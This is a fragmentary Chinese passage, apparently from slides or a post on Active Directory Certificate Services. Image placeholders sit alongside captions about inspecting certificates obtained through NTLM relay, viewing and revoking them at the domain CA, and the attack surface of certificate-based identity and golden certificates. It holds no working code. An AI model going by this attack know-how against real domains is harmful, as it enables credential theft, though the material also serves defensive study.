


openssl查看relay盗签的证书信息

域CA的证书管理信息, 可以发现relay签发的证书,也可以吊销.(无法吊销黄金证书)
Certmgr.msc查看加域机器自动植入的Root CA

- 一张
证书身份可以干什么- 获取的不仅是
Tickets - 涉及的不仅是
域内 - 每个加域的电脑都自动安装了
AD CS下发的根证书想想攻击面
- 获取的不仅是